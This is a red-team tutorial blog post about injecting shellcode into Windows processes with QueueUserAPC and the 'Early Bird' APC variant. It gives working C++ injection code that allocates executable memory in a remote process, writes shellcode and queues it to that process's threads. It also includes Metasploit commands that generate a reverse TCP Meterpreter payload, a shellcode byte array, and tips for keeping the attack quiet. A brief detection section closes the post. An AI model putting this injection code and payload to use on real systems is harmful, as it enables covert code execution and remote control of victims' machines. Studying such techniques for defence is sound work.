Process Injection using QueueUserAPC Technique in Windows

tbhaxor.com/windows-process-injection-using-asynchronous-threads-queueuserapc

Gurkirat Singh July 16, 2022

windows

You will learn the fundamentals of user mode asynchronous procedure calls in this post, as well as how to use them to inject shellcode into a remote process thread to obtain a reverse shell.

Gurkirat Singh

Jul 16, 2022 • 8 min read

Photo by Joshua Earle / Unsplash

Hello World! I haven't touched the Windows API exploitation series on process injection in a very long time. I'll attempt to fill the void left by these days today by discussing a different method that was once more covert than the **CreateRemoteThread API**. If you haven't read it, I covered the very fundamentals of the injection process there.

What is APC anyway?

It would be very simple to understand if you have a high-level language background or are familiar with callbacks and asynchronous programming. If you're not, think about a scenario in which you try to perform an action, such as reading from a file or waiting for network packets in a program. How would you find out whether the action was succeeded or failed, or simply how much progress it had made so far? That is what **asynchronous programming** in a nutshell; the efficient solution to this problem is to carry out the callback while the prior operation is already in progress.

Watch Video At: https://youtu.be/AdrWBVYgzPw

APC Queues on Windows are used to accomplish it, which are executed in the context of the thread they are scheduled. While queuing the callbacks, the function accepts the target function, handle to thread, and a necessary **ULONG_PTR** as the pointer to parameter. The address value stored in the pointer is changed from base16 to base10 form when you convert the pointer to *ULONG_PTR* (think logically). For example, if the value is `0x00007FF656E51352`, it will be changed to `140695996535634`. Although I will use the thread id in this demonstration, I wanted to make sure you knew in case you preferred something else, like *LoadLibraryA*.

The function signature I am talking about is **`QueueUserAPC`** from *processthreadapi.h* header file and kernel32 library.

```
// Returns 0 if it fails
DWORD QueueUserAPC(
[in] PAPCFUNC  pfnAPC,  // Pointer to APC callback function
[in] HANDLE    hThread, // Handle to target thread for which APC will be queued
[in] ULONG_PTR dwData   // Parameter that will be passed to the callback function
);
```

Signature of the **QueueUserAPC** function.

> **Note:** To have a kernel-mode APC function, you will need to write a device driver which will run in the kernel mode.

Each thread get its own APC queue and when the thread gets into alertable state, it will dequeue and execute the callback function with the parameter provided in the third argument. There are several ways to get a thread into alertable state (check out 3rd paragraph), in this post, I will be using the easiest one, **`SleepEx`** function.

So when the thread reaches alertable state, the OS then issues a software interrupt to direct the thread execution to APC function and the wait operation returns **WAIT_IO_COMPLETION** and then it comes out from alertable state.

The **SleepEx** function signature from *synchapi.h* header file and *Kernel32* library can be found below. It will suspend the thread (pause execution) unless either of the following conditions are met

- Callback for any I/O operation is called,
- An APC is queued to the thread, or
- Sleep function time-outs (`dwMilliseconds` elapsed)

```
// Returns 0x0 when timedout, otherwise WAIT_IO_COMPLETION
DWORD SleepEx(
[in] DWORD dwMilliseconds,  // millisecs to suspend the thread
[in] BOOL  bAlertable       // whether to set the thread alertable or not
);
```


Signature of the **SleepEx** function.

I have written a short demo for you. It contains a thread, apc callback and queuing it to the thread's apc queue, feel free to play with it.

WinAPI-RedBlue/Process Injection/AlertableSleep at main · tbhaxor/WinAPI-RedBlue

Source code of exploiting windows API for red teaming series - WinAPI-RedBlue/Process Injection/AlertableSleep at main · tbhaxor/WinAPI-RedBlue

GitHubtbhaxor


tbhaxor/**WinAPI-RedBlue**

Source code of exploiting windows API for red teaming series

1 Contributor · 0 Issues · 144 Stars · 23 Forks

Injecting Shellcode in the Process using APC Queue

Since you have gained enough knowledge on the Asyncronous Procedure Call, let's write a code to inject the shellcode in the threads of the remote process. The goal is to find a process with maximum threads and then queue the APC function in all the threads, because we don't know which one will enter the alertable state shortly.

> **Note:** To make this attack appear more silent, find and target the thread of the process that frequently enters the alertable state if you are aware of it.

As usual, start from opening process with *PROCESS_VM_WRITE* and *PROCESS_VM_OPERATION* access to allocated a buffer in the address space of the remote process and write the contents of the shellcode from the current process to another.

```
// get handle
HANDLE hProcess = OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_OPERATION, FALSE, dwPID);
if (hProcess == NULL) {
PrintError("OpenProcess()", TRUE);
}

// allocate buffer
LPVOID lpBuffer = VirtualAllocEx(hProcess, nullptr, 1 << 12, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
if (lpBuffer == nullptr) {
PrintError("VirtualAllocEx()", TRUE);
}

// perform wpm
if (!WriteProcessMemory(hProcess, lpBuffer, (LPCVOID)buf, 449, nullptr)) {
PrintError("WriteProcessMemory()", TRUE);
}
```

Open handle of process with Virtual Memory write and allocate access.

I have defined a function named **GetProcessThreads()** in the *process_utils.h* header file to get a handle of all the threads with *THREAD_SET_CONTENT* access created by the process. It is requirement of *QueueUserAPC* function.

```
PTHREAD_STACK lpThreads = GetProcessThreads(dwPID);
if (lpThreads == nullptr || lpThreads->size() == 0x0) {
    PrintError("GetProcessThreads()", TRUE);
}

/**
 * This code is from process_utils.h file
 */
PTHREAD_STACK GetProcessThreads(DWORD dwPID) {
    // create snapshot of all the threads
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0x0);
    if (hSnapshot == INVALID_HANDLE_VALUE) {
        return nullptr;
    }

    // init thread entry struct and get the first entry
    THREADENTRY32 te;
    te.dwSize = sizeof(THREADENTRY32);
    if (!Thread32First(hSnapshot, &te)) {
        CloseHandle(hSnapshot);
        return nullptr;
    }

    HANDLE hThread = NULL;

    PTHREAD_STACK lpThreads = new THREAD_STACK();
    do {
        // if the thread owner id is of the process id provided in cli args
        // open thread handle and push ot the vector
        if (te.th32OwnerProcessID == dwPID) {
            hThread = OpenThread(THREAD_SET_CONTEXT, FALSE, te.th32ThreadID);
            if (hThread != NULL) {
                lpThreads->push(&hThread);
            }
        }
    } while (Thread32Next(hSnapshot, &te));

    return lpThreads;
}
```

Get a vector of handle of all the threads created by process id **dwPID**.

Get the handle of the thread and queue APC in the user-mode. Provide the address of the shellcode and typecast it to *PAPCFUNCTION* and set the *ULONG_PTR* to `NULL`, because we are not sending any parameter.

```
HANDLE hThread = NULL;
while (!lpThreads -> empty()) {
  hThread = * lpThreads -> top();

// Queue user APC on the current thread handle of the process
// If the thread is in alertable state, it will execute the thre
      QueueUserAPC((PAPCFUNC) lpBuffer, hThread, NULL);
      CloseHandle(hThread);
      Sleep(200);

  lpThreads -> pop();
}
```

Queue the APC for the thread in the user-mode.

> **Note:** The first parameter to the function would be the address of the *LoadLibraryA* function from the *Kernel32* library, and the third parameter would be the *address of a string* containing the full path to the DLL if you were using the DLL injection method in this case.

At last, since we are good humans, it is better to clean the resources that are used during program's lifetime.

```
delete lpThreads;
lpThreads = nullptr;
CloseHandle(hProcess);
```

Deallocate the **lpThreads** identifier and close the handle to **process object**.

All done now,🤩! You can try the code in your environment by changing the shell code from the following commands. I have used a Reverse TCP Meterepreter shellcode from the Metasploit Framework.

```
msf6 > use payload/windows/x64/meterpreter/reverse_tcp
msf6 payload(windows/x64/meterpreter/reverse_tcp) > set lhost ENTER_IP_HERE
lhost => ENTER_IP_HERE
msf6 payload(windows/x64/meterpreter/reverse_tcp) > set exitfunc thread
exitfunc => thread
msf6 payload(windows/x64/meterpreter/reverse_tcp) > generate -f c
```


Creating Reverse Meterpreter Shellcode from Metasploit

The GitHub Repository, which is shared in the link below, contains the entire code.

WinAPI-RedBlue/Process Injection/APC Thread Injection at main · tbhaxor/WinAPI-RedBlue

Source code of exploiting windows API for red teaming series - WinAPI-RedBlue/Process Injection/APC Thread Injection at main · tbhaxor/WinAPI-RedBlue

GitHubtbhaxor


tbhaxor/**WinAPI-RedBlue**

Source code of exploiting windows API for red teaming series

1 Contributor · 0 Issues · 144 Stars · 23 Forks

Once you will compile the code and execute it providing the PID of the target process, after a while you will get a Meterpreter connect back on your attacker machine, confirming the execution of the APC callback.

> **Note:** The video is recorded some time while ago, but nothing is changed since then. It will work the same.

Early Bird APC Injection

There is another variant of the APC injection, as the name implies, it will force a thread to begin in the suspended mode in order to start the APC. found this interesting on the *ired.team* blog and couldn't resist adding it here as well, with more details ofcourse. If you look at the remarks section of the *QueueUserAPC* function documentation, it says

> "If an application queues an APC **before** the thread begins running, the thread **begins by calling the APC function**. After the thread calls an APC function, it calls the APC functions for all APCs in its APC queue."


We will have to change the existing code a little bit to make this work. For example, remove the code for opening process and replace it with following code to start a new process in the **CREATE_SUSPENDED** mode.

```
LPSTARTUPINFOA lpSi = (LPSTARTUPINFOA) VirtualAlloc(nullptr, 1 << 12, MEM_COMMIT |
                    MEM_RESERVE, PAGE_READWRITE);
LPPROCESS_INFORMATION lpPi = (LPPROCESS_INFORMATION) VirtualAlloc(nullptr, 1 << 12,
                    MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
                    if (lpSi == nullptr || lpPi == nullptr) {
                    PrintError("VirtualAlloc()", TRUE);
                    return 0x1;
                    }
                    lpSi -> cb = sizeof(STARTUPINFOA);

// start a process in suspended mode, this will be in alertable (done by kernel)
if (!CreateProcessA(nullptr, argv[1], nullptr, nullptr, FALSE, CREATE_SUSPENDED, nullptr,
                    nullptr, lpSi, lpPi)) {
                    PrintError("CreateProcessA()", TRUE);
                    }
```

Start process from file path, in **suspended** mode.

When you will run the program, it will show you the output like below. The main thread will have *suspended count* state set to 1. If there is any APC queued to the thread, it will dequeue from there and execute the callback function.



```
        "\x31\xc9\x6a\x04\x41\x58\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f"
        "\xff\xd5\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68\x00"
        "\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba\x58\xa4"
        "\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31\xc9\x49\x89"
        "\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5"
        "\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xe1\x41\xff\xe7";

    LPSTARTUPINFOA lpSi = (LPSTARTUPINFOA)VirtualAlloc(nullptr, sizeof(
    LPPROCESS_INFORMATION lpPi = (LPPROCESS_INFORMATION)VirtualAlloc(nu
    if (lpSi == nullptr || lpPi == nullptr) {
        PrintError("VirtualAlloc()", TRUE);
        return 0x1;
    }
    lpSi->cb = sizeof(STARTUPINFOA);

    // start a process in suspended mode, this will be in alertable (do
    if (!CreateProcessA(nullptr, argv[1], nullptr, nullptr, FALSE, CREA
        PrintError("CreateProcessA()", TRUE);
    }

    LPVOID lpBuff = VirtualAllocEx(lpPi->hProcess, nullptr, 1 << 12, ME
    if (lpBuff == nullptr) {
        PrintError("VirtualAllocEx()", TRUE);
        return 0x1;
    }

    WriteProcessMemory(lpPi->hProcess, lpBuff, (LPCVOID)buf, 449, nullp
    QueueUserAPC((PAPCFUNC)lpBuff, lpPi->hThread, NULL);

    // continue the main thread execution
    ResumeThread(lpPi->hThread);
```

calc.exe:9232 Properties

Image | Performance | Performance Graph | Disk and Network | GPU Graph | Threads | TCP/IP | Security | Environment | Strings

```
Count:  4

 TID   CPU  Cyc...   Suspe...  Start Address
4...                        1  calc.exe+0x1870
8...                           ntdll.dll!TpReleaseCleanupGroupMembers+0x450
5...                           ntdll.dll!TpReleaseCleanupGroupMembers+0x450
5...                           ntdll.dll!TpReleaseCleanupGroupMembers+0x450

Thread ID:          4680
Start Time:         20:34:16  13-04-2022
State:              Wait:Suspended    Base Priority:     8
Kernel Time:        0:00:00.000       Dynamic Priority:  8
User Time:          0:00:00.000       I/O Priority:      Normal
Context Switches:   1                 Memory Priority:   5
Cycles:             35,046            Ideal Processor:   2
```

Stack | Module

Process started with main thread in the suspended mode.

Allocate the memory and write the contents of the shellcode into the virtual address space of the remote process and then call *QueueUserAPC* function to invoke that shellcode immediately.

```
LPVOID lpBuff = VirtualAllocEx(lpPi -> hProcess, nullptr, 1 << 12, MEM_COMMIT | MEM_RESERVE,
                    PAGE_EXECUTE_READWRITE);
                    if (lpBuff == nullptr) {
                    PrintError("VirtualAllocEx()", TRUE);
                    return 0x1;
                    }

WriteProcessMemory(lpPi -> hProcess, lpBuff, (LPCVOID) buf, 449, nullptr);
QueueUserAPC((PAPCFUNC) lpBuff, lpPi -> hThread, NULL);
```

Allocate buffer and queue the APC callback in the user-mode for the main thread.

Last but not least, use the **ResumeThread()** function to restart the thread so that the APC in the queue is fired first. When calling the QueueUserAPC function, this will accept the handle of the thread that was active during the suspend operation.

```
// continue the main thread execution
    ResumeThread(lpPi -> hThread);
```


Resume the **main thread** now.

The following path of the repository contains the codebase for this method.

WinAPI-RedBlue/Process Injection/EarlyBird APC at main · tbhaxor/WinAPI-RedBlue

Source code of exploiting windows API for red teaming series - WinAPI-RedBlue/Process Injection/EarlyBird APC at main · tbhaxor/WinAPI-RedBlue

GitHubtbhaxor


tbhaxor/**WinAPI-RedBlue**

Source code of exploiting windows API for red teaming series

1	0	144	23
Contributor	Issues	Stars	Forks

Here is a brief demonstration of the technique I'm using to attempt to inject shellcode into the **C:\Windows\System32\calc.exe** process.

How to Detect this Technique

Since it is frequently used in legitimate applications as well, it is undoubtedly more stealthy than the earlier techniques. Consequently, relying on the import table of the functions will also result in false positive alarms. However, it can also be found by using a combination of more than one techniques, such as looking for *OpenProcess* and *OpenThread* functions from IAT, examining the windows events produced by Sysmon for process creation (it is for early bird apc injection), and monitoring Windows api calls or function hooking.

💡

If you are aware of more techniques or wanted to provide more details on it, please ping me at @tbhaxor.

References